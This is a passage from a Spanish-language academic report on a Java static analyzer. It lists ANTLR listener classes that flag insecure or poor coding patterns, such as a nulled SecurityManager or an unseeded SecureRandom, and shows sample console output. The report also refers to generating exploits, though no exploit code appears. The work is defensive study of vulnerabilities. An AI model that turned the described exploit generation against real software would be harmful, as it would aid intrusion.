                        //se guarda el nombre de la variable


variables.add(ctx.localVariableDeclaration().variableDeclaratorList().variab
leDeclarator(0).variableDeclaratorId().getText());
                    }
                }
                catch (Exception e) {}
        }

        //Se invoca cuando se llama a un método
        @Override public void
enterMethodInvocation(Java8Parser.MethodInvocationContext ctx) {
                try {
                        //Si el método invocado es nextBytes se borra la
variable porque significa que ha sido bien sembrada
                    if(ctx.Identifier().getText().equals("nextBytes")) {
                            variables.remove(ctx.typeName().getText());
                    }
                }
                catch (Exception e) {}
        }

        //Cada vez que se declara una clase se crea un nuevo array
        @Override public void
enterClassDeclaration(Java8Parser.ClassDeclarationContext ctx) {
                variables = new ArrayList<String>();
        }

        //Cada vez que acaba la declaración de una clase
        @Override public void
```

```
exitClassDeclaration(Java8Parser.ClassDeclarationContext ctx) {
		for(int i=0; i < variables.size(); i++) {
			System.out.println("Vulnerabilidad => Una variable de
tipo SecureRandom no ha sido bien sembrada. Variable =>  " +
variables.get(i));
		}
	}

}
```

3.7.6 Clase ValidarLoadLibraryDoPrivileged

Clase que detecta si se carga una librería pasada por argumento mediante System.loadLibrary() que se encuentra dentro del método AccessController.doPrivileged().

```
import java.util.ArrayList;
import java.util.List;

public class ValidarLoadLibraryDoPrivileged extends Java8BaseListener {
	//Lista que guarda todos los argumentos de un método
	List<String> argumentos = new ArrayList<String>();
	boolean metodoDoPrivileged = false;

	//Método que se llama cuando se invoca a un método
	@Override public void
enterMethodInvocation(Java8Parser.MethodInvocationContext ctx) {
		//Si el método invocado es doPrivileged y pertenece a la clase
AccessController
		if(ctx.typeName().getText().equals("AccessController") &&
ctx.Identifier().getText().equals("doPrivileged")) {
			metodoDoPrivileged = true;
		}

		//Si el método invocado es loadLibrary y pertenece a la clase
System
		if(ctx.typeName().getText().equals("System") &&
ctx.Identifier().getText().equals("loadLibrary")) {
			if(argumentos.contains(ctx.argumentList().getText()) &&
metodoDoPrivileged){
				System.out.println("Vulnerabilidad => Se carga una
librería pasada como argumento mediante System.loadLibrary() que se
encuentra dentro del método AccessController.doPrivileged(). Argumento =>  "
+ ctx.argumentList().getText());
			}
		}
	}
```

```
	//Se llama cuando se sale de la invocación de un método
	@Override public void
exitMethodInvocation(Java8Parser.MethodInvocationContext ctx) {
		metodoDoPrivileged = false;
	}

	//Al realizar la declaración de un constructor
	@Override public void
enterConstructorDeclaration(Java8Parser.ConstructorDeclarationContext ctx) {

		try {
			//Si el método solo tiene un parámetro

	if(ctx.constructorDeclarator().formalParameterList().getChildCount()
== 1) {


argumentos.add(ctx.constructorDeclarator().formalParameterList().lastFormalP
arameter().formalParameter().variableDeclaratorId().getText());
			}
			//Si el método tiene más de un parámetro
			else
if(ctx.constructorDeclarator().formalParameterList().getChildCount() > 1) {
				//Se añaden todos los parámetros del método (menos
el último) al array de argumentos
				for(int i=0; i <
ctx.constructorDeclarator().formalParameterList().formalParameters().formalP
arameter().size(); i++) {
					//se añade el parámetro al array de
argumentos


argumentos.add(ctx.constructorDeclarator().formalParameterList().formalParam
eters().formalParameter(i).variableDeclaratorId().getText());
				}
				//se añade el último parámetro al array de
argumentos


argumentos.add(ctx.constructorDeclarator().formalParameterList().lastFormalP
arameter().formalParameter().variableDeclaratorId().getText());
			}
		}
		catch (Exception e) {}
	}

	//Al salir de la declaración de un constructor
	@Override public void
exitConstructorDeclaration(Java8Parser.ConstructorDeclarationContext ctx) {
		argumentos = new ArrayList<String>();
	}
```

```
	//Al realizar la declaración de un método
	@Override public void
enterMethodDeclaration(Java8Parser.MethodDeclarationContext ctx) {

		try {
			//Si el método solo tiene un parámetro


if(ctx.methodHeader().methodDeclarator().formalParameterList().getChildCount
() == 1) {


argumentos.add(ctx.methodHeader().methodDeclarator().formalParameterList().l
astFormalParameter().formalParameter().variableDeclaratorId().getText());
			}
			//Si el método tiene más de un parámetro
			else
if(ctx.methodHeader().methodDeclarator().formalParameterList().getChildCount
() > 1) {
				//Se añaden todos los parámetros del método (menos
el último) al array de argumentos
				for(int i=0; i <
ctx.methodHeader().methodDeclarator().formalParameterList().formalParameters
().formalParameter().size(); i++) {
					//se añade el parámetro al array de
argumentos


argumentos.add(ctx.methodHeader().methodDeclarator().formalParameterList().f
ormalParameters().formalParameter(i).variableDeclaratorId().getText());
				}
				//se añade el último parámetro al array de
argumentos


argumentos.add(ctx.methodHeader().methodDeclarator().formalParameterList().l
astFormalParameter().formalParameter().variableDeclaratorId().getText());
			}
		}
		catch(Exception ex) {}
	}

	//Al salir de la declaración de un método
	@Override public void
exitMethodDeclaration(Java8Parser.MethodDeclarationContext ctx) {
		argumentos = new ArrayList<String>();
	}
}
```

3.7.7 Clase ValidarEntornoInseguro

Clase que detecta si se desactiva cualquier SecurityManager y no se instala otro SecurityManager en su lugar.

```
public class ValidarEntornoInseguro extends Java8BaseListener {

	//Método que se llama cuando se invoca a un método
	@Override public void
enterMethodInvocation(Java8Parser.MethodInvocationContext ctx) {
		try {
			//Si el método invocado es setSecurityManager

	if(ctx.Identifier().getText().equals("setSecurityManager")) {
				System.out.println(ctx.getText());
				//Si el método recibe un parámetro y el parámetro
recibido es null
				if(ctx.argumentList().expression().size() == 1 &&
ctx.argumentList().expression(0).getText().equals("null")) {
					System.out.println("Vulnerabilidad => Se
reemplaza el SecurityManager actualmente por un valor nulo");
				}
			}
		}
		catch (Exception e) {}
	}

}
```

3.7.8 Clase ValidarAlcanceVariables

Clase que detecta si se debe minimizar el alcance de una variable que se utiliza posteriormente en un bucle for.

```
import java.util.ArrayList;
import java.util.List;

public class ValidarAlcanceVariables extends Java8BaseListener {
	//Variable utilizada para guardar las variables
	List<String> variables = new ArrayList<String>();

	//Se invoca cada vez que se declare una variable
	@Override public void
enterLocalVariableDeclarationStatement(Java8Parser.LocalVariableDeclarationS
tatementContext ctx) {
		try {
			//se guarda el nombre de la variable
```

```
variables.add(ctx.localVariableDeclaration().variableDeclaratorList().variab
leDeclarator(0).variableDeclaratorId().getText());
			}
			catch (Exception e) {}
		}

		@Override public void
enterBasicForStatement(Java8Parser.BasicForStatementContext ctx) {
			try {


if(variables.contains(ctx.forInit().statementExpressionList().statementExpre
ssion(0).assignment().leftHandSide().getText())){
					System.out.println("Vulnerabilidad => Se debe
minimizar el alcance de la variable utilizada en el bucle for. Variable => "
+
ctx.forInit().statementExpressionList().statementExpression(0).assignment().
leftHandSide().getText());
				}
			}
			catch (Exception e) {}
		}


}
```

3.7.9 Clase ValidarRetroalimentacion

Clase que detecta si hay métodos que devuelven el tipo void.

```
public class ValidarRetroalimentacion extends Java8BaseListener {

		//Al realizar la declaración de un método
		@Override public void
enterMethodDeclaration(Java8Parser.MethodDeclarationContext ctx) {

			try {
				//Si el método devuelve el tipo void
				if(ctx.methodHeader().result().getText().equals("void"))
{
					System.out.println("Vulnerabilidad => Se debe
proporcionar retroalimentación en el valor devuelto de un método. Método =>
" + ctx.methodHeader().methodDeclarator().getText());
				}
			}
			catch(Exception ex) {}
		}
```

```
}
```

3.7.10 Clase ValidarPromocionNumerica

Clase que detecta si se ha realizado una operación de multiplicación con un operando tipo int y un operando tipo float, en cuyo caso habría pérdida de precisión.

```
import java.util.HashMap;
import java.util.Map;

public class ValidarPromocionNumerica extends Java8BaseListener {
	//Mapa utilizado para guardar todas las variables con su tipo de dato
	Map<String, String> variables = new HashMap<String, String>();

	//Se invoca cada vez que se declare una variable
	@Override public void
enterLocalVariableDeclarationStatement(Java8Parser.LocalVariableDeclarationS
tatementContext ctx) {
		try {
			//se guarda el nombre de la variable con su tipo


variables.put(ctx.localVariableDeclaration().variableDeclaratorList().variab
leDeclarator(0).variableDeclaratorId().getText(),
ctx.localVariableDeclaration().unannType().getText());
		}
		catch (Exception e) {}
	}

	//Método que se llama cuando se realiza una expresión multiplicativa
	@Override public void
enterMultiplicativeExpression(Java8Parser.MultiplicativeExpressionContext
ctx) {
		try {
			//Si la expresión contiene tres o más hijos y uno de
ellos es el símbolo de multiplicar
			if(ctx.getChildCount() >= 3 &&
ctx.getChild(1).getText().equals("*")) {
				String tipoVariable1 = null;
				String tipoVariable2 = null;
				//Si se utiliza una variable en la parte izquierda
de la operación se obtiene su tipo

	if(variables.containsKey(ctx.multiplicativeExpression().getText())) {
					tipoVariable1 =
variables.get(ctx.multiplicativeExpression().getText());
				}
				//Si se utiliza una variable en la parte derecha
de la operación se obtiene su tipo
```

```
		if(variables.containsKey(ctx.unaryExpression().getText())) {
                                    tipoVariable2 =
variables.get(ctx.unaryExpression().getText());
                              }

                              //Si un operando de la multiplicación es int y el
otro float, existe pérdida de precisión
                              if(tipoVariable1.equals("float")) {
                                    if(tipoVariable2.equals("int")) {
                                          System.out.println("Vulnerabilidad =>
Promoción numérica que pierde precisión al realizar la operación. Operación
=> " + ctx.getText());
                                    }
                              }
                              else if(tipoVariable1.equals("int")) {
                                    if(tipoVariable2.equals("float")) {
                                          System.out.println("Vulnerabilidad =>
Promoción numérica que pierde precisión al realizar la operación. Operación
=> " + ctx.getText());
                                    }
                              }
                        }
                  }
                  catch (Exception e) {}
            }

            //Se invoca cada vez que se declara una clase
            @Override public void
enterClassDeclaration(Java8Parser.ClassDeclarationContext ctx) {
                  try {
                        variables = new HashMap<String, String>();
                  }
                  catch (Exception e) {}
            }

}
```

3.7.11 Clase ValidarExcepcionesGenericas

Clase que detecta si se ha lanzado una excepción del tipo Exception o Throwable y si ambos tipos de excepción se han utilizado en un bloque catch.

```
public class ValidarExcepcionesGenericas extends Java8BaseListener {

      //Método que se llama cuando se indica el tipo de excepción del catch
      @Override public void enterCatchType(Java8Parser.CatchTypeContext
ctx) {
            try {
```

```
                        //Si la excepción que se indica es del tipo Exception o
Throwable
                        if(ctx.getText().equals("Exception") ||
ctx.getText().equals("Throwable")) {
                                System.out.println("Vulnerabilidad => Se deben
utilizar tipos de excepción más específicos con el fin de proporcionar más
información. Tipo de excepción => " + ctx.getText());
                        }
                }
                catch (Exception e) {}
        }

        //Mëtodo que se llama cuando se realiza un throw
        @Override public void
enterThrowStatement(Java8Parser.ThrowStatementContext ctx) {
                try {
                        //Se obtiene el tipo de excepción que se lanza
                        String tipoExcepcionLanzada =
ctx.expression().assignmentExpression().conditionalExpression().conditionalO
rExpression().conditionalAndExpression().inclusiveOrExpression().exclusiveOr
Expression().andExpression().equalityExpression().relationalExpression().shi
ftExpression().additiveExpression().multiplicativeExpression().unaryExpressi
on().unaryExpressionNotPlusMinus().postfixExpression().primary().primaryNoNe
wArray_lfno_primary().classInstanceCreationExpression_lfno_primary().Identif
ier(0).getText();

                        //Si la excepción lanzada es del tipo Exception o
Throwable
                        if(tipoExcepcionLanzada.equals("Exception") ||
tipoExcepcionLanzada.equals("Throwable")) {
                                System.out.println("Vulnerabilidad => Se deben
utilizar tipos de excepción más específicos con el fin de proporcionar más
información. Tipo de excepción => " + tipoExcepcionLanzada);
                        }
                }
                catch (Exception e) {}
        }

}
```

3.7.12 Clase ValidarRecolectorBasura

Clase que detecta si se ha invocado de forma explícita el recolector de basura.

```
public class ValidarRecolectorBasura extends Java8BaseListener {

        //Método que se llama cuando se invoca a un método
        @Override public void
enterMethodInvocation(Java8Parser.MethodInvocationContext ctx) {
                try {
```

```
                    //Si el método invocado es gc y pertenece a la clase
System
                    if(ctx.typeName().getText().equals("System") &&
ctx.Identifier().getText().equals("gc")) {
                           System.out.println("Vulnerabilidad => Se utiliza
el recolector de basura de forma explícita. Invocación => System.gc()");
                    }
             }
             catch (Exception e) {}
      }

}
```

3.7.13 Clase ValidarSombreadoIds

Clase que detecta si se ha reutilizado algún identificador de clase, método, campo o variable en subámbitos.

```
import java.util.ArrayList;
import java.util.List;

public class ValidarSombreadoIds extends Java8BaseListener {
      //Se utilizan listas para guardar los identificadores de atributos,
variables, clases y métodos
      List<String> clases = new ArrayList<String>();
      List<String> atributos = new ArrayList<String>();
      List<String> metodos = new ArrayList<String>();
      List<String> variables = new ArrayList<String>();
      String metodoActual = null;

      //Método que se llama cuando se declara una clase
      @Override public void
enterClassDeclaration(Java8Parser.ClassDeclarationContext ctx) {
             //Se guarda el identificador de la clase

      clases.add(ctx.normalClassDeclaration().Identifier().getText());

      }

      //Método que se llama cuando se declara un método
      @Override public void
enterMethodDeclarator(Java8Parser.MethodDeclaratorContext ctx) {
             //Si no existe el nombre del método
             if(!existeNombre(ctx.Identifier().getText())) {
                    //Se guarda el identificador del método
                    metodoActual = ctx.Identifier().getText();
                    metodos.add(metodoActual);
             }
      }
```

```
	//Método que se llama cuando se acaba la declaración de un método
	@Override public void
exitMethodDeclarator(Java8Parser.MethodDeclaratorContext ctx) {
		metodoActual = null;
		variables = new ArrayList<String>();
	}

	//Método que se llama cuando se declara una variable
	@Override public void
enterVariableDeclaratorId(Java8Parser.VariableDeclaratorIdContext ctx) {
		//Si se está dentro de un método es un atributo de clase
		if(metodoActual==null) {
			if(!existeNombre(ctx.Identifier().getText())) {
				atributos.add(ctx.Identifier().getText());
			}
		}
		//Se trata de una variable
		else {
			if(!existeNombre(ctx.Identifier().getText())) {
				variables.add(ctx.Identifier().getText());
			}
		}
	}

	//Se comprueba si ya existen clases, métodos, atributos o variables
con el mismo nombre
	private boolean existeNombre(String nombre) {
		if(clases.contains(nombre) || metodos.contains(nombre) ||
atributos.contains(nombre) || variables.contains(nombre)) {
			System.out.println("Vulnerabilidad => Se reutilizan
nombres de variables, métodos o clases que oscurecen el código fuente.
Nombre => " + nombre);
			return true;
		}
		return false;
	}

}
```

3.7.14 Clase ValidarDevolverColeccionVacia

Clase que detecta si se ha declarado un método que devuelve un tipo de dato array o colección y dentro de la definición del método se utiliza un return null.

```
public class ValidarDevolverColeccionVacia extends Java8BaseListener {
	//Variable que indica si el valor de retorno de un método es una
colección o un array
	private boolean esColeccion = false;
```

```
	//Variable que indica la cabecera del método que es vulnerable
	private String metodo = null;

	//Se invoca cuando se entra en la declaración de un método
	@Override public void
enterMethodDeclaration(Java8Parser.MethodDeclarationContext ctx) {
		try {
			//Se comprueba si el método devuelve un array


if(ctx.methodHeader().result().unannType().unannReferenceType().unannArrayTy
pe() != null) {
				metodo = ctx.methodHeader().getText();
				esColeccion = true;
			}
		}
		catch (Exception e) {}
		try {
			//Se comprueba si el método devuelve una colección


if(ctx.methodHeader().result().unannType().unannReferenceType().unannClassOr
InterfaceType().unannClassType_lfno_unannClassOrInterfaceType().typeArgument
s() != null) {
				metodo = ctx.methodHeader().getText();
				esColeccion = true;
			}
		}
		catch (Exception e) {}
	}

	//Se invoca cuando acaba la declaración de un método
	@Override public void
exitMethodDeclaration(Java8Parser.MethodDeclarationContext ctx) {
		esColeccion = false;
	}

	//Se invoca cuando se realiza una sentencia return
	@Override public void
enterReturnStatement(Java8Parser.ReturnStatementContext ctx) {
		try {
			//Si se trata de un return cuyo método devuelve una
colección y devuelve null
			if(esColeccion &&
ctx.expression().getText().equals("null")) {
				System.out.println("Vulnerabilidad => Se devuelve
null en un método que devuelve un tipo de dato colección o un array. Método
=> " + metodo);
			}
		}
		catch (Exception e) {}
	}
```

```
}
```

3.7.15 Clase ValidarAsercionesError

Clase que detecta si se ha utilizado assert para verificar la ausencia de errores en tiempo de ejecución.

```
public class ValidarAsercionesError extends Java8BaseListener {

	//Método que se llama cuando se crea una aserción
	@Override public void
enterAssertStatement(Java8Parser.AssertStatementContext ctx) {
		try {
			//Si se utiliza assert para comparar la igualdad o
desigualdad de null
			if(ctx.expression(0).getText().contains("!=null") ||
ctx.expression(0).getText().contains("==null")) {
				System.out.println("Vulnerabilidad => Se utiliza
assert para verificar la ausencia de errores en tiempo de ejecución. Assert
=> " + ctx.getText());
			}
		}
		catch (Exception e) {}
	}

}
```

3.7.16 Clase ValidarSerializarRecursosSistema

Clase que detecta si se serializa una clase que contiene un identificador directo a los recursos del sistema (campo tipo File).

```
public class ValidarSerializarRecursosSistema extends Java8BaseListener {

	//Variable que indica si una clase implementa Serializable
	boolean serializable = false;

	//Se invoca cada vez que se declare una clase
	@Override public void
enterClassDeclaration(Java8Parser.ClassDeclarationContext ctx) {
		try {
			//Si la clase implementa Serializable


if(ctx.normalClassDeclaration().superinterfaces().interfaceTypeList().getTex
```

```
t().equals("Serializable")) {
                              serializable = true;
                        }
                  }
                  catch (Exception e) {}
            }

            //Se invoca cada vez que se finalice la declaración de una clase
            @Override public void
exitClassDeclaration(Java8Parser.ClassDeclarationContext ctx) {
                  serializable = false;
            }

            //Se invoca cada vez que se declare un atributo de clase
            @Override public void
enterFieldDeclaration(Java8Parser.FieldDeclarationContext ctx) {
                  try {
                        //Si el tipo de variable que se declara es File
                        if(ctx.unannType().getText().equals("File")) {
                              boolean campoTransient = false;
                              for(int i=0; i < ctx.fieldModifier().size(); i++)
{

            if(ctx.fieldModifier(i).getText().equals("transient")) {
                                          campoTransient = true;
                                    }
                              }
                              //Si la clase implementa serializable y el campo
no es transient
                              if(serializable && !campoTransient) {
                                    System.out.println("Vulnerabilidad => Se
serializa una clase que contiene un identificador directo a los recursos del
sistema. Variable => " + ctx.getText());
                              }
                        }
                  }
                  catch (Exception e) {}
            }

}
```

3.7.17 Clase ValidarVariablePorDeclaracion

Clase que detecta si se declara más de una variable en una línea.

```
public class ValidarVariablePorDeclaracion extends Java8BaseListener {

            //Método que se llama cuando se declaran una lista de variables
            @Override public void
enterVariableDeclaratorList(Java8Parser.VariableDeclaratorListContext ctx) {
```

```
            //Si se declara más de una variable en la misma línea
            if(ctx.getChildCount() >= 3) {
                  System.out.println("Vulnerabilidad => Se debe declarar
cada variable en su propia línea. Declaración => " + ctx.getText());
            }
      }

}
```

3.7.18 Clase ValidarAsignacionesCondicionales

Clase que detecta si se realiza una asignación en los bucles while y for, y en el condicional if.

```
public class ValidarAsignacionesCondicionales extends Java8BaseListener {

      //Método que se llama cuando se declaran un bucle for
      @Override public void
enterForStatement(Java8Parser.ForStatementContext ctx) {
            try {


if(ctx.basicForStatement().expression().assignmentExpression().assignment().
assignmentOperator().getText().equals("=")) {
                        System.out.println("Vulnerabilidad => Se realiza
una asignación en la expresión del bucle for. Bucle => " + ctx.getText());
                  }
            }
            catch (Exception e) {}
      }

      //Método que se llama cuando se declaran un bucle while
      @Override public void
enterWhileStatement(Java8Parser.WhileStatementContext ctx) {
            try {


if(ctx.expression().assignmentExpression().assignment().assignmentOperator()
.getText().equals("=")) {
                        System.out.println("Vulnerabilidad => Se realiza
una asignación en la expresión del bucle while. Bucle => " + ctx.getText());
                  }
            }
            catch (Exception e) {}
      }

     //Método que se llama cuando se declaran un bucle do while
      @Override public void enterDoStatement(Java8Parser.DoStatementContext
ctx) {
```

```
            try {


if(ctx.expression().assignmentExpression().assignment().assignmentOperator()
.getText().equals("=")) {
                        System.out.println("Vulnerabilidad => Se realiza
una asignación en la expresión del bucle do while. Bucle => " +
ctx.getText());
                    }
            }
            catch (Exception e) {}
      }

      //Método que se llama cuando se declaran una sentencia if
      @Override public void
enterIfThenStatement(Java8Parser.IfThenStatementContext ctx) {
            try {


if(ctx.expression().assignmentExpression().assignment().assignmentOperator()
.getText().equals("=")) {
                        System.out.println("Vulnerabilidad => Se realiza
una asignación en la expresión del condicional if. Condicional => " +
ctx.getText());
                    }
            }
            catch (Exception e) {}
      }

      //Método que se llama cuando se declaran una sentencia if-else
      @Override public void
enterIfThenElseStatement(Java8Parser.IfThenElseStatementContext ctx) {
            try {


if(ctx.expression().assignmentExpression().assignment().assignmentOperator()
.getText().equals("=")) {
                        System.out.println("Vulnerabilidad => Se realiza
una asignación en la expresión del condicional if. Condicional => " +
ctx.getText());
                    }
            }
            catch (Exception e) {}
      }

}
```

3.7.19 Clase ValidarLlavesIfForWhile

Clase que detecta si se utilizan llaves de apertura y de cierre en los bucles while y for, y en el condicional if.

```
public class ValidarLlavesIfForWhile extends Java8BaseListener {

	//Método que se llama cuando se declaran un bucle for
	@Override public void
enterForStatement(Java8Parser.ForStatementContext ctx) {
		try {
			//Si se trata de un bucle for básico
			if(ctx.basicForStatement() != null) {
				//Se comprueba si el bucle tiene una llave de
apertura


if(ctx.basicForStatement().statement().statementWithoutTrailingSubstatement(
) == null ||
ctx.basicForStatement().statement().statementWithoutTrailingSubstatement().b
lock() == null) {
					System.out.println("Vulnerabilidad => Se
deben utilizar llaves de apertura y de cierre. Bucle => " +
ctx.basicForStatement().getText());
				}
			}
		}
		catch (Exception e) {}
	}

	//Método que se llama cuando se declaran un bucle while
	@Override public void
enterWhileStatement(Java8Parser.WhileStatementContext ctx) {
		try {
			//Se comprueba si el bucle tiene una llave de apertura

	if(ctx.statement().statementWithoutTrailingSubstatement() == null ||
ctx.statement().statementWithoutTrailingSubstatement().block() == null) {
				System.out.println("Vulnerabilidad => Se deben
utilizar llaves de apertura y de cierre. Bucle => " + ctx.getText());
			}
		}
		catch (Exception e) {}
	}

	//Método que se llama cuando se declaran un bucle do while
	@Override public void enterDoStatement(Java8Parser.DoStatementContext
ctx) {
		try {
			//Se comprueba si el bucle tiene una llave de apertura

	if(ctx.statement().statementWithoutTrailingSubstatement() == null ||
ctx.statement().statementWithoutTrailingSubstatement().block() == null) {
				System.out.println("Vulnerabilidad => Se deben
utilizar llaves de apertura y de cierre. Bucle => " + ctx.getText());
			}
		}
		catch (Exception e) {}
```

```
	}

	//Método que se llama cuando se declaran una sentencia if
	@Override public void
enterIfThenStatement(Java8Parser.IfThenStatementContext ctx) {
		try {
			//Se comprueba si el bucle tiene una llave de apertura

	if(ctx.statement().statementWithoutTrailingSubstatement() == null ||
ctx.statement().statementWithoutTrailingSubstatement().block() == null) {
				System.out.println("Vulnerabilidad => Se deben
utilizar llaves de apertura y de cierre. Condicional => " + ctx.getText());
			}
		}
		catch (Exception e) {}
	}

	//Método que se llama cuando se declaran una sentencia if-else
	@Override public void
enterIfThenElseStatement(Java8Parser.IfThenElseStatementContext ctx) {
		try {
			//Se comprueba si el bucle tiene una llave de apertura

	if(ctx.statement().statementWithoutTrailingSubstatement() == null ||
ctx.statement().statementWithoutTrailingSubstatement().block() == null) {
				System.out.println("Vulnerabilidad => Se deben
utilizar llaves de apertura y de cierre. Condicional => " + ctx.getText());
			}
		}
		catch (Exception e) {}
	}

}
```

3.7.20 Clase ValidarPuntoComaIfForWhile

Clase que detecta si se utiliza un punto y coma inmediatamente después de la definición de los bucles while y for, y en el condicional if.

```
public class ValidarPuntoComaIfForWhile extends Java8BaseListener {

	//Método que se llama cuando se declaran un bucle for
	@Override public void
enterForStatement(Java8Parser.ForStatementContext ctx) {
		try {
			//Se comprueba si el bucle utiliza un punto y coma
inmediatamente después del bucle
```

```
if(ctx.basicForStatement().statement().statementWithoutTrailingSubstatement(
).emptyStatement() != null) {
                        System.out.println("Vulnerabilidad => No se debe
utiliza el punto y coma inmediatamente después del bucle. Bucle => " +
ctx.basicForStatement().getText());
                }
            }
            catch (Exception e) {}
      }

      //Método que se llama cuando se declaran un bucle while
      @Override public void
enterWhileStatement(Java8Parser.WhileStatementContext ctx) {
            try {
                  //Se comprueba si el bucle utiliza un punto y coma
inmediatamente después del bucle


if(ctx.statement().statementWithoutTrailingSubstatement().emptyStatement() !
= null) {
                        System.out.println("Vulnerabilidad => No se debe
utiliza el punto y coma inmediatamente después del bucle. Bucle => " +
ctx.getText());
                }
            }
            catch (Exception e) {}
      }

      //Método que se llama cuando se declaran un bucle do while
      @Override public void enterDoStatement(Java8Parser.DoStatementContext
ctx) {
            try {
                  //Se comprueba si el bucle utiliza un punto y coma
inmediatamente después del bucle


if(ctx.statement().statementWithoutTrailingSubstatement().emptyStatement() !
= null) {
                        System.out.println("Vulnerabilidad => No se debe
utiliza el punto y coma inmediatamente después del bucle. Bucle => " +
ctx.getText());
                }
            }
            catch (Exception e) {}
      }

      //Método que se llama cuando se declaran una sentencia if
      @Override public void
enterIfThenStatement(Java8Parser.IfThenStatementContext ctx) {
            try {
                  //Se comprueba si el condicional utiliza un punto y coma
inmediatamente después del condicional
```

```
if(ctx.statement().statementWithoutTrailingSubstatement().emptyStatement() !
= null) {
                        System.out.println("Vulnerabilidad => No se debe
utiliza el punto y coma inmediatamente después del condicional. Condicional
=> " + ctx.getText());
                    }
            }
            catch (Exception e) {}
      }

      //Método que se llama cuando se declaran una sentencia if-else
      @Override public void
enterIfThenElseStatement(Java8Parser.IfThenElseStatementContext ctx) {
            try {
                  //Se comprueba si el condicional utiliza un punto y coma
inmediatamente después del condicional


if(ctx.statement().statementWithoutTrailingSubstatement().emptyStatement() !
= null) {
                        System.out.println("Vulnerabilidad => No se debe
utiliza el punto y coma inmediatamente después del condicional. Condicional
=> " + ctx.getText());
                    }
            }
            catch (Exception e) {}
      }

}
```

4. Experimentación de la implementación

Una vez se ha desarrollado el analizador/generador es necesario realizar una serie de pruebas para probar su funcionamiento. Antes de nada es conveniente matizar algunos aspectos:

- Los ficheros que se deseen analizar por el generador se deben introducir en la carpeta fuentes (pueden incluirse carpetas dentro de ésta).



Ilustración 2: Carpeta de ficheros fuente a analizar.

- Los exploits que se generen estarán en la carpeta exploits.



Ilustración 3: Carpeta donde se genera el exploit.

- Para ejecutar el navegador hay que ejecutar el fichero llamado Principal.java.



Ilustración 4: Programa principal que inicia el generador.

El resultado del analizador/generador se muestra en consola:

```
########################################################################
Analizando fichero => fuentes\CodigoAmigableRecolector.java
Buscando vulnerabilidad ValidarArgumento...
Buscando vulnerabilidad ValidarModificacionesInadvertidasArray...
Buscando vulnerabilidad ValidarCloneDate...
Buscando vulnerabilidad ValidarCriptografiaDebil...
Buscando vulnerabilidad ValidarSecureRandomSeeded...
Buscando vulnerabilidad ValidarLoadLibraryDoPrivileged...
Buscando vulnerabilidad ValidarEntornoInseguro...
Buscando vulnerabilidad ValidarAlcanceVariables...
Buscando vulnerabilidad ValidarRetroalimentacion...
Vulnerabilidad => Se debe proporcionar retroalimentación en el valor
devuelto de un método. Método => recolectarBasura()
Buscando vulnerabilidad ValidarPromocionNumerica...
Buscando vulnerabilidad ValidarExcepcionesGenericas...
Buscando vulnerabilidad ValidarRecolectorBasura...
Vulnerabilidad => Se utiliza el recolector de basura de forma explícita.
Invocación => System.gc()
Buscando vulnerabilidad ValidarSombreadoIds...
Buscando vulnerabilidad ValidarVariablePorDeclaracion...
Buscando vulnerabilidad ValidarDevolverColeccionVacia...
Buscando vulnerabilidad ValidarAsercionesError...
Buscando vulnerabilidad ValidarSerializarRecursosSistema...
```

```
Buscando vulnerabilidad ValidarAsignacionesCondicionales...
Buscando vulnerabilidad ValidarLlavesIfForWhile...
Buscando vulnerabilidad ValidarPuntoComaIfForWhile...
